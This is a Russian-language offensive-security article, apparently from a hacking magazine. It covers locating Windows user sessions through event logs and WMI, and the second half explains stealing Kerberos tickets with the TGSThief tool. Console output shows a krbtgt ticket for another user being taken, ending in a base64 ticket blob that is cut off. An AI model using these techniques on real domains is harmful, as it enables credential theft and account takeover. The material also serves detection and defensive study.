Для анализа события можно накидать небольшой скрипт на PowerShell. Например, пусть мы хотим определить, на какие машины пользователь «Администратор» ходил в последний раз. В таком случае нам поможет событие 4624 и атрибут `LastLogon`, по которому будем делать фильтрацию, чтобы не анализировать все события 4624 на хосте.

```
param(
    [Parameter(Mandatory=$true)]
    [string]$ComputerName,
    [Parameter(Mandatory=$true)]
    [string]$UserName
)

try {
    Import-Module ActiveDirectory
    $user = Get-ADUser -Identity $UserName -Properties
"lastLogonTimestamp"
    $lastLogonDate = [DateTime]::FromFileTime($user.
lastLogonTimestamp)
    $startDate = $lastLogonDate.Date
    $endDate = $lastLogonDate.AddDays(1).Date

    $filterHashtable = @{
        LogName = "Security"
        ID = 4624
        StartTime = $startDate
        EndTime = $endDate
    }
    $events = Get-WinEvent -ComputerName $ComputerName
-FilterHashtable $filterHashtable


    foreach ($event in $events) {
        $xmlEvent = [xml]$event.ToXml()

        $targetUserSid = ($xmlEvent.Event.EventData.Data | Where-
Object { $_.Name -eq 'TargetUserSid' }).'#text'
        $targetUserName = ($xmlEvent.Event.EventData.Data | Where-
Object { $_.Name -eq 'TargetUserName' }).'#text'

        if (-not [string]::IsNullOrEmpty($UserName) -and $UserName
-ne $targetUserName) {
            continue
        }

        $targetDomainName = ($xmlEvent.Event.EventData.Data | Where-
Object { $_.Name -eq 'TargetDomainName' }).'#text'
        $logonType = ($xmlEvent.Event.EventData.Data | Where-Object {
$_.Name -eq 'LogonType' }).'#text'
        $ipAddress = ($xmlEvent.Event.EventData.Data | Where-Object {
$_.Name -eq 'IpAddress' }).'#text'


        Write-Host "SID User: $targetUserSid"
        Write-Host "Username: $targetUserName"
        Write-Host "Domain: $targetDomainName"
        Write-Host "Logon Type: $logonType"
        Write-Host "IP Address: $ipAddress"
        Write-Host "----------"
    }
} catch {
    Write-Error "Error: $_"
}
```


Использование:

```
.\script.ps1 -ComputerName dc01 -UserName Администратор
```

- `ComputerName` — имя компьютера, с которого тащить логи;
- `UserName` — имя пользователя, чью сессию ищем.

Вариант на C# разработал наш китайский коллега. PoC ты найдешь в его репозитории.

Следующим обращу твое внимание на событие 4768. Оно появляется при выдаче билета TGT.



Запрошен билет проверки подлинности Kerberos(TGT).

Сведения об учетной записи:
Имя учетной записи: DC01$
Предоставленное имя сферы: CRINGE.LAB
Идентификатор пользователя: CRINGE\DC01$

Сведения о службе:
Имя службы: krbtgt
Код службы: CRINGE\krbtgt

Сведения о сети:
Адрес клиента: ::1
Порт клиента: 0

Дополнительные сведения:
Параметры билета: 0x40810010
Код результата: 0x0
Тип шифрования билета: 0x12
Тип предварительной проверки подлинности: 2

Сведения о сертификате:
Имя поставщика сертификата:
Серийный номер сертификата:
Отпечаток сертификата:

Сведения о сертификате предоставляются только в том случае, если сертификат использовался для предварительной проверки подлинности.

Типы предварительной проверки подлинности, параметры билета, типы шифрования и коды результата определены в стандарте RFC 4120.

Событие 4768

Еще потенциально могут быть интересны события 4672 и 4769. Но согласись, искать инструмент под каждое событие не очень-то и удобно? Поэтому я разработал скрипт LogHunter, который автоматически парсит множество интересных для нас событий и помогает искать сессии пользователя.


Есть и более «дедовский» способ. Можно просто подключить оснастку `mmc.exe` к удаленному устройству и обрабатывать логи в привычном для нас приложении.

Процессы

Наконец, взгляни на процессы. К каждому процессу привязан токен, а в токене содержится информация о том, от лица какого пользователя должен работать исполняемый файл. В таком поиске нам поможет WMI.

```
Get-WmiObject -Query "Select * from Win32_Process" -Computer winpc |
where {$_.Name -notlike "svchost*"} | Select Name, Handle, @{Label=
"Owner";Expression={$_.GetOwner().User}} | ft -AutoSize
```

Этот командлет позволяет извлечь список процессов с устройства **winpc**, после чего сразу же отфильтровать среди них служебные, которые нам не очень интересны, а после вывести список процессов с именами пользователей-владельцев.



```
Попробуйте новую кроссплатформенную оболочку PowerShell (https://aka.ms/pscore6)

PS C:\Users\Michael> hostname
winpc
PS C:\Users\Michael> Get-WmiObject -Query "Select * from Win32_Process" -Computer winpc | where {$_.Name -notlike "svchost*"} | Select Name, Handle, @{Label="Owner"
;Expression={$_.GetOwner().User}} | ft -AutoSize

Name                          Handle Owner
----                          ------ -----
System Idle Process           0
System                        4
Registry                      172    СИСТЕМА
smss.exe                      784    СИСТЕМА
csrss.exe                     872    СИСТЕМА
wininit.exe                   984    СИСТЕМА
csrss.exe                     992    СИСТЕМА
services.exe                  804    СИСТЕМА
lsass.exe                     896    СИСТЕМА
fontdrvhost.exe               1156   UMFD-0
WUDFHost.exe                  1188   LOCAL SERVICE
WUDFHost.exe                  1324   LOCAL SERVICE
winlogon.exe                  1424   СИСТЕМА
fontdrvhost.exe               1476   UMFD-1
dwm.exe                       1552   DWM-1
IntelCpHDCPSvc.exe            1788   СИСТЕМА
NVDisplay.Container.exe       1612   СИСТЕМА
Memory Compression            2240   СИСТЕМА
igfxCUIServiceN.exe           2316   СИСТЕМА
NVDisplay.Container.exe       2696   СИСТЕМА
spoolsv.exe                   3336   СИСТЕМА
wlanext.exe                   3556   СИСТЕМА
conhost.exe                   3600   СИСТЕМА
OneApp.IGCC.WinService.exe    3980   СИСТЕМА
KillerAnalyticsService.exe    3988   СИСТЕМА
IntelAudioService.exe         4004   СИСТЕМА
NvBroadcast.Container.exe     4016   СИСТЕМА
```

Использование WMI для поиска сессий пользователей

Продолжение статьи →

ВРЕШЬ, НЕ УЙДЕШЬ!

КАК РАБОТАЕТ УГОН ПОЛЬЗОВАТЕЛЬСКИХ СЕССИЙ В WINDOWS

КРАЖА СЕССИЙ

После успешного обнаружения сессии стоит попробовать захватить ее, то есть выкрасть учетные данные. И здесь у нас появляется огромный простор для фантазии!

Воруем TGS

Одним из исправно работающих способов кражи сессии в Windows я бы назвал TGSThief, мы его разбирали в статье «Абьюз сессий Windows по-новому. Получаем билеты TGT методом GIUDA». Вкратце: если мы начнем взаимодействовать с LSA как Logon Process, то сможем запросить билет TGS для любой сессии, то есть для любого пользователя, который находится с нами на одном устройстве.


Например, если у нас на хосте есть два пользователя: хакер и администратор, то хакер с помощью TGSThief может попросить LSA выписать билет TGS на имя администратора для какой-нибудь службы, например CIFS контроллера домена.

Однако возможные трюки этим не ограничиваются! В Windows AD существует служба **krbtgt**, которая принимает билет TGT, а отдает TGS. Что, если мы выпишем билет TGS на службу **krbtgt**? Сможем ли мы получать другие TGS? Ответ: да, сможем!

Фактически если у нас на руках есть TGS на службу **krbtgt**, то это равносильно полноценному билету TGT!

Таким образом мы сможем красть чужие TGT.

Вот пример эксплуатации.



```
Z:\Share>.\TGSThief.exe

                    Michael Zhmaylo ( https://github.com/MzHmO )
[+] Current User SID: S-1-5-21-3359195546-703283941-1907894624-500
[+] Current User: CRINGE\Администратор
[+] SeDebugPrivilege Enabled
[+] SeImpersonatePrivilege Enabled
[+] Current User SID: S-1-5-18
[+] Current User: NT AUTHORITY\СИСТЕМА
[+] System Impersonation Success
        [!] Index: 0, Logon ID: 0004490C, Username: CRINGE\DC01$
        [!] Index: 1, Logon ID: 00027850, Username: NT SERVICE\MSSQL$MICROSOFT##WID
        [!] Index: 2, Logon ID: 00040384, Username: CRINGE\DC01$
        [!] Index: 3, Logon ID: 000261A0, Username: NT AUTHORITY\АНОНИМНЫЙ ВХОД
        [!] Index: 4, Logon ID: 000483F9, Username: CRINGE\Администратор
        [!] Index: 5, Logon ID: 0008294C, Username: CRINGE\DC01$
        [!] Index: 6, Logon ID: 000003E7, Username: CRINGE\DC01$
        [!] Index: 7, Logon ID: 00082906, Username: CRINGE\DC01$
        [!] Index: 8, Logon ID: 0004054E, Username: CRINGE\DC01$
        [!] Index: 9, Logon ID: 002B62BB, Username: Window Manager\DWM-2
        [!] Index: 10, Logon ID: 0026C3F0, Username: CRINGE\DC01$
        [!] Index: 11, Logon ID: 00010C48, Username: Window Manager\DWM-1
        [!] Index: 12, Logon ID: 002B9C38, Username: CRINGE\petka
        [!] Index: 13, Logon ID: 000003E5, Username: NT AUTHORITY\LOCAL SERVICE
        [!] Index: 14, Logon ID: 002B62D4, Username: Window Manager\DWM-2
        [!] Index: 15, Logon ID: 000829B9, Username: CRINGE\DC01$
        [!] Index: 16, Logon ID: 0000A6E8, Username: \
        [!] Index: 17, Logon ID: 002B9C4C, Username: CRINGE\petka
        [!] Index: 18, Logon ID: 00010D59, Username: Window Manager\DWM-1
        [!] Index: 19, Logon ID: 000003E4, Username: CRINGE\DC01$
        [!] Index: 20, Logon ID: 00082983, Username: CRINGE\DC01$

[?] Enter index of logon session: 12
[!] You've selected session with Logon ID: 002B9C38
[!] Logon Process Name: 2mQ78uGq7XsIRlJgy99BDUHcp6nD66YvCFWnjQdUR
[+] Current Luid: 000483F9
[+] LsaRegisterLogonProcess Success. Lsa Handle: 000002198E00DFF0
[+] Kerberos Package: 2
[?] Enter SPN:
krbtgt/cringe.lab
[+] SPN krbtgt/cringe.lab Validated
[+] LSA Handle, AP, LUID are valid
[+] Asking for TGS Success
[+] Ticket: doIE8DCCBOygAwIBBaEDAgEWooID/jCCA/phggP2MIID8qADAgEFoQwbCkNSSU5HRS5MQUKiHzAdoAMCAQKhFjAUGwZrcmJ0Z3QbCkNSSU5HRS5
EhHZmCdvtI/kvXcVNXWGzOUT3nr13aohZU0W7Xw4UM//b/hLmxFUmznvSdGu5JlWFJIFphXHdS0xqrhynD4dMLiPecfbmLBi5+0LYMCCQNQEWBEnpknN5+J6PUC
M42f3v+mA1bhFk+OxsEkm4XuYUYkcvxtvj08TbthhuuwZCe/cL0EKYpC6sEhPRuGvHJCr8SHEGQwTbbGpRB85wVNa4AZnq7yATmkyzS+Uaub80vt6wGaHM4lk+E
WizDE4aH3owOzevBQl95OAUBhzK0x9/1N/XT95YHN749s+dveYEg6a9W1eEQ7skFBl/w+evI4hVMa+qPfMmFr/fvwt+0tPIfStI5ajOstCgQN1mB2/OD6A25bRc
wqxqQyIIoyEGkL53TgBLqrpLSxNDVTsfD0B/wT1qZ+1j/6k/QPIKw+8RQabiNfCWm7ughgDZ4qDHkf8W0BRJxfj5rmpRmj+fP4HsSFvaSRF2POFegQiykFqk4ui
doB4FbnnX/0YbrDky2qFZGabcZjSYwhenC1kO23i4t7ZucTS/d9vsz6lyt+S8R135L2OZOmXKmksko7SSo+YxWyEQt5EWxUdCs9qE1bkH/KurE34vIYvEZgyBE8
bXCA/kF/4AP3yAEZB4Pm/8gK72GSKRCRnsgivK8PICpdtbrlydrWilYMX3M0n2Skn/zomUTa9kPuzGUquHWw2L7aNPX5wvQQAVjCTCkOSs18qhwHwJfwKf5rq5E
EUvtUWXcZ+k2/VTc4rUaT+xjWAezHMowMLeOPw7TfXbCsca1aYonHUkw1dHbQ9sPMqNo9eJuSGusHQP9l2yCv67kEfQnpvUo4HdMIHaoAMCAQCigdIEgc99gcw
